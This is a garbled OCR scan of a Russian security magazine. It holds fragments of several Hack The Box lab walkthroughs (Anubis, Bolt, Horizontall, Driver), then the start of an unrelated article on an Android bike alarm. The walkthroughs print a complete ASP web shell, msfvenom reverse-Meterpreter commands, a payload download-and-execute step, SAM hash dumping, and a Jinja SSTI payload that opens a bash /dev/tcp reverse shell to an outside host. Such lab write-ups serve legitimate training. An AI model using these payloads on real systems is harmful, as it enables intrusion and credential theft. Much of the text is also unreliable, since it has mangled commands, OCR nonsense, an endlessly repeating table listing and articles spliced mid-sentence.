| ----END CERTIFICATE----
|[illegible] Microsoft Windows RPC over HTTP 1.0
636/tcp open  tcpwrapped
[illegible]
```

Результат работы скрипта


Находим четыре открытых порта:

- 135 — служба удаленного вызова процедур (Microsoft RPC). Используется для отладки взаимодействия клиентов — контроллер и контроллер — клиент.
- 443 — веб-сервер Microsoft HTTPAPI;
- 445 — служба SMB;
- 593 — служба удаленного вызова процедур (Microsoft RPC над HTTPS).

Порт 443 обеспечивает соединение по HTTPS, а это значит, что первым делом стоит изучить сертификат. Его поле **commonName** содержит доменные имена, для которых он действителен (Nmap тут же отобразит это в результатах сканирования). Сразу добавляем найденные домены в `/etc/hosts`:


```
10.10.11.102    www.windcorp.htb
```

Теперь перейдем к веб-серверу, где нас встретит одностраничный сайт:



Главная страница сайта

Нам нужна поля, через которые можно было бы взаимодействовать с сервером. Найдянная форма отправки сообщений подходит:



Форма отправки сообщений

Что примерно нам понадобится — это отображение всех введенных данных на странице `https://www.windcorp.htb/preview.asp`

Форма подтверждения данных АСР

Получается, что сайт не одностраничный! Давай попробуем найти другие скрытые страницы сайта:

Справка: сканирование веба с ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование веб-ресурсов перебором каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программу-аналог сканеров — ffuf.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора Seclists);
- `-t` — количество потоков;
- `-u` — URL;
- `-fc` — исключить из результата ответы с кодом 403.

```
ffuf -w https://www.windcorp.htb/FUZZ.asp -t 300 -u directory_2.3_
medium_lowercase.txt
```

```
[Status: 200, Size: 1[illegible], Words: 1[illegible], Lines: 1[illegible]]
[Status: 200, Size: 1[illegible], Words: 1[illegible], Lines: 1[illegible]]
[Status: 200, Size: 1[illegible], Words: 1[illegible], Lines: 1[illegible]]
[Status: 200, Size: 1[illegible], Words: 1[illegible], Lines: 1[illegible]]
[illegible]
```

Обнаружение скрытых АСР

Спустя несколько минут мы узнаем еще о нескольких страницах. Самая интересная из них — `test.asp`, которая просто формирует наш данные:

Страница test.asp

Это место для теста!

ЗАХВАТ КОНТЕЙНЕРА

Так как данные передаются в исполняемый файл ASP, то самая простая идея — это попробовать запихать в поле комментария какой-нибудь шелл на ASP. К примеру, этот:

```
-%
set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
function getCommandOutput(theCommand)
  Dim oShell, objStdOutStream
  Set oShell = CreateObject("Wscript.Shell")
  Set objStdOutStream = oShell.exec(thecommand)
  getCommandOutput = objStdOutStream.StdOut.Readall()
end function
%>

<HTM>
<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>
<PRE>
<%= "\\ " & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<%response.Write(oScriptNet.enumerateNetworkDrives("server_name")%>
<p>
<%response.Write(oFileSys.getDrive("c")%>
<p>
<%response.Write(Request.ServerVariables("server_port")%>
<p>
<%response.Write(Request.ServerVariables("server_software")%>
<p>
<%response.Write(Request.ServerVariables("LOCAL_ADDR")%>
<%= szCMD = request("cmd")
theDir = getCommandOutput("cmd /c" & szCMD)
response.write(theDir)%>
<p>
</BODY>
</HTM>
```

Отправка подтверждения с комментарием

Конечно, удобнее всего получить какую-нибудь продвинутую оболочку, к примеру, **Meterpreter**. Сначала генерируем исполняемый файл с помощью **msfvenom**, для которого используем следующие параметры:

- `-p` — нагрузка;
- `LHOST=[]` — IP локального хоста;
- `LPORT=[]` — локальный порт;
- `-f [] ` — формат, в котором будет представлена нагрузка;
- `-o` — итоговый файл.

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.14.11
LPORT=443 -f exe -o rs.exe
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: rs.exe
```

Генерирование нагрузки Meterpreter

Следующий шаг — запуск листенера MSF:

```
msfconsole -q
handler -p windows/x64/meterpreter/reverse_http -m tun0 -P 443
```

```
[*] Using configured payload generic/shell_reverse_tcp
[*] Payload [illegible] - [illegible] bytes
[*] Exploit completed, but no session was created.
[*] Starting exploit [illegible]
[*] Started HTTP reverse handler on http://10.10.14.11:443
```

Запуск листенера Metasploit

Из каталога, где находится файл с нагрузкой, запускаем простой веб-сервер на основе Python 3:

```
python3 -m http.server 80
```

И через веб-шелл скачиваем нашу нагрузку, а второй командой — запускаем. Это придется с созданием скоса Meterpreter в Metasploit. Команда **getuid** проверяет текущего пользователя, от имени которого запущен файл.

```
powershell wget 10.10.14.11/rs.exe -O C:\Windows\Temp\rs.exe
cmd.exe /C C:\Windows\Temp\rs.exe
```

```
[*] Sending stage (200774 bytes) to 10.10.11.102
[*] Meterpreter session 1 opened (10.10.14.11:443 -> 10.10.11.102:[illegible]) at [illegible]
meterpreter > getuid
Server username: ANUBIS\Administrator
```

Запуск скрипта Google Metasploit

Мы работаем в контексте System, а для дальнейшего продвижения могут понадобиться учетные данные. Дампим хеши из локальной базы SAM с помощью **hashdump**, запуск где-то прыгает:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[illegible]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[illegible]:::
[illegible]
```

Получение хешей паролей из базы SAM

Продолжение ниже →

HTB ANUBIS

ЗАМЕТКИ ПЕНТЕСТЕРА ОТ ЧЕРНЫХ ШЛЯПОК

ПРОДВИЖЕНИЕ

Linux service

Для установки файла на хосте и запуска на рабочем столе администратора настройка:

Копируем его содержимое на локальную машину и сохраняем с расширением .exe. Затем можно запустить сервер командой **sudo -E wineserver -p0 ./start.exe**. Запускаем клиентскую часть командой **wine ./client.exe**.

Затем запускаем на удаленной хосте агент для Windows и подключаемся к нашему серверу через сервер слушателя с подключением клиентов:

```
./client.exe -connect 10.10.14.240:5555 # ВМ Kali machine
```

Теперь добавляем доменное имя в файл /etc/hosts. Я в качестве адреса будем использовать белый адрес сервера.

```
172.16.100.5    softwarehub.anubis.htb
```

Теперь можно открывать для быстрого перемещения сервер слушателя через **PuzzlePong** и ему подобные на данном сервере. На всех выставлены пароли по умолчанию. Для устройства Siemens и обратного шага по доменным учетным записям Active Directory.

Our software
Group
Select one or more groups to add this software to.
Optional
Tick any boxes below to enable optional installation tasks.
Run as administrator
Create a desktop icon
Create a Quick Launch icon
Install Microsoft .NET Framework 4.0 Client Profile
Install Microsoft Visual C++ 2008 Redistributable Package (x86)
Install Microsoft Visual C++ 2008 Redistributable Package (x64)
Install Microsoft Visual C++ 2010 Redistributable Package (x86)
Install Microsoft Visual C++ 2010 Redistributable Package (x64)
Install Microsoft Visual C++ 2012 Update 4 Redistributable Package (x86)
Install Microsoft Visual C++ 2012 Update 4 Redistributable Package (x64)
Install Microsoft Visual C++ 2013 Redistributable Package (x86)
Install Microsoft Visual C++ 2013 Redistributable Package (x64)
Install Microsoft Visual C++ 2017 Redistributable Package (x86)
Install Microsoft Visual C++ 2017 Redistributable Package (x64)
Install Microsoft Visual C++ 2019 Redistributable Package (x86)
Install Microsoft Visual C++ 2019 Redistributable Package (x64)
Install Microsoft Visual C++ 2022 Redistributable Package (x86)
Install Microsoft Visual C++ 2022 Redistributable Package (x64)
Install Microsoft XNA Framework Redistributable 4.0
Install Microsoft XNA Framework Redistributable 4.0 Refresh
Install Microsoft XNA Framework Redistributable 4.0 Refresh (x64)
Install Microsoft XNA Framework Redistributable 4.0 Refresh (x86)
Install Microsoft XNA Framework Redistributable 4.0 Refresh Reach
Install Microsoft XNA Framework Redistributable 4.0 Refresh Reach (x64)
Install Microsoft XNA Framework Redistributable 4.0 Refresh Reach (x86)
Install Microsoft XNA Framework Redistributable 4.0 Refresh Reach (x86)
Install Microsoft XNA Framework Redistributable 4.0 Refresh Reach (x64

HTB HORIZONTALL

ЗАКРЫВАЕМ ВЕБ-СЕРВЕР ЧЕРЕЗ УЯЗВИМОСТИ В STRAPI И LARAVEL

Author(s):
kostya@hackmyvm.eu

Сегодня мы с тобой пробьем легкую машину Horizontall с платформы Hack The Box. Для пробива нам понадобятся предустановленные рабочие инструменты и Strapi. А затем попытаемся проверить через уязвимость в Laravel 8.2.0 и Strapi 3.0.0.

WARNING

Подписчикам в мессенджер и VTB сообщаются пароли от архивов. Для остальных пароли будут есть всегда для тебя доступны, так как то мы вновь и общай сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Так обычно, добавляем IP-адрес машины в /etc/hosts, чтобы дальше обращаться по названию:

```
10.10.11.105    horizontall.htb
```

Справка: сканирование портов

Сканирование портов — это процедура, которая позволяет определить, какие порты открыты на удаленном компьютере. Для чего это нужно? Для выявления уязвимостей, анализа сетевой безопасности или для того, чтобы выяснить, какие сервисы запущены на определенном сервере. Сканирование портов помогает выявить потенциальные уязвимости, которые могут быть использованы злоумышленниками для атаки на сервер. Также это помогает администраторам контролировать доступ к ресурсам и обеспечивать безопасность сети.

Сканирование портов можно выполнять с помощью различных инструментов, таких как Nmap, Masscan, Zmap и других. Каждый из этих инструментов имеет свои преимущества и недостатки, но все они позволяют быстро и эффективно сканировать большое количество портов и получать информацию о состоянии портов на удаленном сервере.

Например, Nmap позволяет выполнять различные виды сканирования, такие как TCP connect scan, SYN scan, UDP scan, ping scan и другие. Masscan и Zmap могут быть использованы для быстрого сканирования больших диапазонов IP-адресов и портов.

Важно помнить, что сканирование портов может быть использовано как для легитимных целей, так и для злонамеренных атак. Поэтому важно использовать эти инструменты только в легитимных целях и с разрешения владельцев сетей.

```
root@kali:~# nmap -sV -sC -p- -T4 -oN nmap.txt horizontall.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-08-28 12:00 EDT
Nmap scan report for horizontall.htb (10.10.11.105)
Host is up (0.0.0.
```

взлом

HTB BOLT

ЭКСПЛУАТИРУЕМ ШАБЛОНЫ В PYTHON И РАЗБИРАЕМСЯ С PGP

Kaffeiner
kaffeiner@hackit.com

Этой статьей я покажу, как находить скрытый контент на сайтах через разные способы перебора, затем получим управление сервером шаблонов Bolt, обходим ограничения серверных шаблонов (SSTI), для повышения привилегий расшифруем приватные сообщения пользователей, защищенные при помощи PGP.

Управляться мы будем на машине Bolt с площадки Hack The Box. Ее уровень сложности обозначен как средний.

WARNING
Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важная для тебя данная, так как та же кошка и сбой хотя с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP-адрес машины в **/etc/hosts**

```
10.10.11.114    bolt.htb
```

А следом запускаем сканирование портов

Справка: сканирование портов

Первым делом нужно определить какие порты открыты на удаленном хосте. Он может хранить этакую умную базу данных на хосте (кэшировать) соединения по портам или же запрашивать информацию напрямую с конечного хоста.

Перебор через nmap (в частности для сценариев — это flags, вторым результаты его работы) на можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1
tr -'nc' ',' | sed s/,$//)
nmap -sCsVvn -p$ports -A $1
```

Он работает в два этапа. На первом посредством обходим быстрое сканирование, на втором — более тщательное сканирование, с использованием нашедшего ранее открытых **-A**:

```
Nmap scan report for 10.10.11.114
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f3:ae:e6:67:2a:6a:1f:8c:c0:c2:bb:7a:de:1a:ab:2f (RSA)
|   256 dd:83:da:cb:a9:d0:ef:f5:f9:33:4a:bb:a0:ae:8e:7b (ECDSA)
|   256 3e:ef:a8:6f:2a:cb:9a:cb:2a:ff:ef:bb:7a:a6:51:d8 (ED25519)
80/tcp open  http    nginx 1.18.0
| http-server-header: nginx/1.18.0
| http-title: Redirect to https://bolt.htb/
443/tcp open  ssl/http nginx 1.18.0 ((Ubuntu))
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost, DNS:127.0.0.1, DNS:bolt.htb, DNS:*.bolt.htb
| Not valid before: 2021-09-14T00:07:53
| Not valid after: 2051-09-14T00:07:53
| http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Site doesn't work anymore
| tls-alpn: http/1.1
| tls-nextprotoneg: http/1.1
| ssl-date: TLS randomness does not work properly.
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost, DNS:127.0.0.1, DNS:bolt.htb, DNS:*.bolt.htb
| Not valid before: 2021-09-14T00:07:53
| Not valid after: 2051-09-14T00:07:53
| http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Site doesn't work anymore
| tls-alpn: http/1.1
| tls-nextprotoneg: http/1.1
| ssl-date: TLS randomness does not work properly.
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта


Находим три открытых порта:

- 22 — службы OpenSSH 8.2p1;
- 80 и 443 — веб-сервер Nginx 1.18.0.

Поскольку мы запускали Nmap со скриптами, то сразу получаем еще один домен, указанный в поле **commonName**. Добавляем его в **/etc/hosts**

```
10.10.11.114    bolt.htb passbolt.bolt.htb
```

Получив новое доменное имя, сразу просмотрим, что нам может дать веб.



Главная страница сайта

На сайте находим форму авторизации и регистрации.

Форма авторизации пользователя


Пытаемся зарегистрироваться, чтобы получить большие возможностей на сайте, и видим ошибку

Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request. Please contact the server administrator at Email is an error in the application.

Ошибка при авторизации

Продолжаем изучать сайт. Ищем много открытых ссылок.



Главная страница сайта

Одновременно можно поставить перебор скрытых каталогов.

Справка: сканирование веб-с Flut

Перебор по каталогам — одна из самых распространенных. Вероятность действ приятная или — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и получить доступ к скрытым постоянным функции. Для этого можно использовать программы вроде dirsearch и ffuf.

Я предпочитаю ffuf, потому что в ней больше параметров. При запуске указываем следующие параметры:

- **-w** — словарь, по которому использует словарь из набора SecLists;
- **-t** — количество потоков;
- **-u** — URL;
- **-fc** — исключить из результата ответы с кодом 403.

Запускаем перебор:

```
ffuf -w http://dict.htb/FUZZ -t 256 -u directory_2.3_medium_
lowercase.txt
```

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________
 :: Method           : GET
 :: URL              : http://dict.htb/FUZZ
 :: Wordlist         : FUZZ: directory_2.3_medium_lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 256
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
 :: Filter           : Response status: 403
________________________________________________
                        [Status: 200, Size: 1, Words: 1, Lines: 1]
                        [Status: 200, Size: 1, Words: 1, Lines: 1]
                        [Status: 200, Size: 1, Words: 1, Lines: 1]
```

ТОЧКА ОПОРЫ

На сайте можно найти способ взаимодействовать с почтой через механизм верификации. Так как внедренная данная обрабатывается, это место для теста.

Форма отправки сообщения

Отправляем тестовое сообщение и смотрим почтовый ящик. Так обнаружен входящее сообщение.

Сообщение с подтверждением

Если перейти по ссылке, получим еще одно сообщение, в котором будет отображаться указанное при первой отправке имя.

Сообщение с подтверждением

Так как сайт написан на Python и происходит отображение введенных данных, то первая идея — проверить SSTI.

SSTI

Server-Side Template Injection (SSTI) — это механизм атаки, при которой эксплуатируется внедрение в шаблон вредоносной кода. Шаблоны нужны веб-разработчикам, чтобы можно было настраивать внешний вид сайта только в одном месте и затем не копировать вручную. То сотв, шаблон — это документ HTML, где в нужных местах отмечены переменные и команды, которые при генерации итоговой страницы будут заменены данными. В том числе это могут быть данные, полученные от пользователя сайта.

Атака заключается можно, когда приложение информирует обнаружение шаблонов, которые пользователь может изменить. Если пользователь может изменить или же создать новый шаблон, то была интерпретирована как код. Если это возможно, то он добавит свои данные с помощью которых выполняет вредоносный код для своего сервера.

Итак, нам нужно передать строку, которая будет содержать вставку, которая потом не выполнится в шаблоне. Поскольку мы знаем, что имеем дело с Python, в первую очередь попробуем использовать самый популярный фреймворк его шаблонов (он называется, к примеру, в flask).

Отправим сообщение вроде {{7*7}} или {{7*'7'}} в надежде получить результат умножения.

Отправка сообщения с тестовой полезной нагрузкой

Сообщение с подтверждением

Видим, что действие выполнено и на стороне сервера отображается его результат. А значит, мы подтвердили наличие SSTI. Давай сразу попробуем выполнить какую-нибудь команду. Выглядеть он будет вот так:

```
{{config.__class__.__init__.__globals__['os'].popen('id').read()}}
```

Сообщение с подтверждением

И вместо имени пользователя отображается результат выполнения команды.

Следующий шаг — загрузить revserc-shell. Выглядеть он будет так:

```
{{config.__class__.__init__.__globals__['os'].popen('/bin/bash -c "/
bin/bash -i >& /dev/tcp/10.10.14.40/80 0>&1"').read()}}
```

Справка: реверс-шелл


Обратный шелл — это вредоносная, которая активирует атакующая машина, а мы применяем и таким образом получаем доступ к машине, что позволяет нам выполнять команды на удаленном сервере работает шелл. Для полного создания необходимо создать на локальной машине listener, то есть «слушателя».

В таком случае пригодится netcat — swiss-knife-обутка, которая в числе прочего может выполнять роль «слушателя» на нужном клиенте. Она обычно доступна в репозиториях дистрибутивов.

Для начала нужно установить при этом можно использовать широкий набор опций.

```
sudo apt install -y netcat
```

Теперь активируем листенер, и мы в системе!



Реверс-шелл

ПРОДВИЖЕНИЕ

Теперь, когда мы получили доступ к хосту, нам необходимо собрать информацию, которая может помочь с повышением привилегий. Сделаем это при помощи скриптов PEASS.

Справка: скрипты PEASS для Linux

Что делать, если нужно получить доступ к системе и сделать это можно только эксплоитом? Вариантов дальнейшей эксплуатации с повышенной привилегии можно быть очень много. Чтобы собрать информацию и сделать шаги, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые помогают поиску и автоматизации.

Чтобы воспользоваться скриптом, это нужно сначала загрузить на хостовый хост.

```
python3 -m http.server
```


А теперь с помощью того же wget на целевом машине загрузим скрипт — сначала мы переходим в каталог /tmp загружаем файлы и даем права на выполнение и выполняем скрипт.

```
wget http://10.xxx.xxxx.xxxx:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Получаем огромный массив информации.

Информативный вывод

Вывод данных дампа



Найденные в системе конфигурации

Среди этого нам важно следующее:

- список прослушиваемых портов. Отметим порты 3306 (служба MySQL) и 25 (почтовый сервер).
- список файлов, доступных для записи;
- найденные в системе подстроки passw — тут отметим целый пароль от файла /etc/passbolt/gpm.php

Давай просмотрим все содержимое этого файла.

Вывод файла passbolt.gpm

Тут содержимое настроек для подключения к базе данных, а в базе данных могут найтись и какие-нибудь критические данные, например пароли. Сначала мы активируем PTY-оболочку с помощью Python:

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

А теперь подключаемся и просмотрим существующие базы:

```
mysql -h 127.0.0.1 -u passbolt -p
show databases;
```

Подключение к базе

Как заходим в базу **passbolt** и получим список таблиц.

```
use passbolt;
show tables;
```


MariaDB [(none)]> use passbolt;
Reading table information for completion of table and column names
You turn off this feature to get a quicker startup with -A
Database changed
MariaDB [passbolt]> show tables;
+----------------------------------+
| Tables_in_passbolt |
+----------------------------------+
| authentication_tokens |
| avatars |
| cakephp_queued_jobs |
| cakephp_queued_jobs_failed |
| email_queue |
| email_queue_attempts |
| email_queue_failed |
| email_queue_recipients |
| email_queue_templates |
| email_queue_templates_translations |
| email_queue_translations |
| email_queue_variables |
| email_queue_variables_translations |
| email_queue_variables_types |
| email_queue_variables_types_translations |
| email_queue_variables_values |
| email_queue_variables_values_translations |
| email_queue_variables_values_types |
| email_queue_variables_values_types_translations |
| email_queue_variables_values_types_translations_values |
| email_queue_variables_values_types_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values_translations_values |
| email_queue_variables_values_types_translations_values

HTB DRIVER

ЭКСПЛУАТИРУЕМ PRINTNIGHTMARE И ДЕЛАЕМ ВРЕДОНОСНЫЙ SCF

Ruffracker
hackerdom@gmail.com

Сегодня мы с тобой разберем уязвимость PrintNightmare, которая позволяет повысить привилегии в Windows через бэк в системе печати (CVE-2021-1675). Также мы сделаем вредоносный файл SCF, который поможет нам получить NTLM-хеш пароля пользователя.

Все это — чтобы пройти пробную версию сложности машину Driver с площадки Hack The Box.

WARNING

Подключаться к машине с HTB рекомендуется только через VPN. Не делай этого с своего компьютера, это может дать тебе доступ, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Для добавления IP-адреса машины в /etc/hosts:

```
10.10.11.106    driver.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — это процедура, при которой цел при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг и получение точек входа.

Popular tools: nmap — универсальный инструмент для сканирования — это Nmap. Учащать результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 $1 | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV $1
```

Для запуска: chmod +x ports.sh. На сервере производится обычное быстрое сканирование, на основе — более тщательное сканирование, с использованием имеющихся портов (флаги -A):

```
Nmap scan report for driver.htb (10.10.11.106)
Host is up (0.0[illegible]s latency).
Not shown: 65[illegible] closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS 10.0
| http-title: Site doesn't have a title (text/html).
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D\x0A
| Bypass/Basic realm="MFP Firmware Update Center"
| Supported Methods: GET,HEAD,POST,OPTIONS
| Potentially risky methods: TRACE
| Basic realm="MFP Firmware Update Center"
| http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc        Microsoft Windows RPC
445/tcp  open  microsoft-ds?
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|     Message signing enabled and required
| smb2-time:
|   date: 2021-09-[illegible]T[illegible]:[illegible]:[illegible]
|   start_date: N/A
| smb2-[illegible]:
|   [illegible]: [illegible]
|   [illegible]: [illegible]
|   [illegible]: [illegible]
```

ЗМЕЙ-СТРАЖНИК

СИГНАЛИЗАЦИЯ ДЛЯ ВЕЛОСИПЕДА ИЗ СТАРОГО СМАРТФОНА НА ANDROID

redzy
В 2009 году окончил МГТУ им. Баумана по направлению "Технология физики". Более 10 лет работал научным сотрудником в Институте радиотехники и электроники им. Котельникова РАН, а также преподавал математику и физику школьникам. Среди увлечений - электроника и программирование. Сторонник открытого ПО и ОС Linux
redzy@bk.ru

Наверняка у тебя где-то завалялся старый смартфон на Android, а может, даже и не один. Я расскажу, как сделать из него надежную сигнализацию для твоего велосипеда, да и вообще для любого движимого и недвижимого имущества. Программировать будем на Python 3, при этом набор функций приложения без труда может быть изменен и расширен для решения других насущных задач.

Недавно я закончил сборку своего электровелосипеда. Теперь я могу не только колесить в близлежащих парках, но и использовать его в качестве полноценного средства передвижения. Скорость до 50 км/ч позволяет уверенно держаться в городском потоке машин, а бесшумность, отсутствие запаха бензина плюс небольшая масса — спокойно ездить по паркам и тротуарам, а также хранить транспорт дома. В общем, сплошные плюсы. Когда надо припарковаться и пойти по делам, на раме моего велосипеда защелкивается U-образный замок Kryptonite. Однако мотор и новенький аккумулятор уже не делают пару самой дорогой частью велосипеда. И поэтому остро встает вопрос защиты транспортного средства от тех, кто тоже следует за прогрессом, но не желает на него трениться. Короче говоря, от воров.

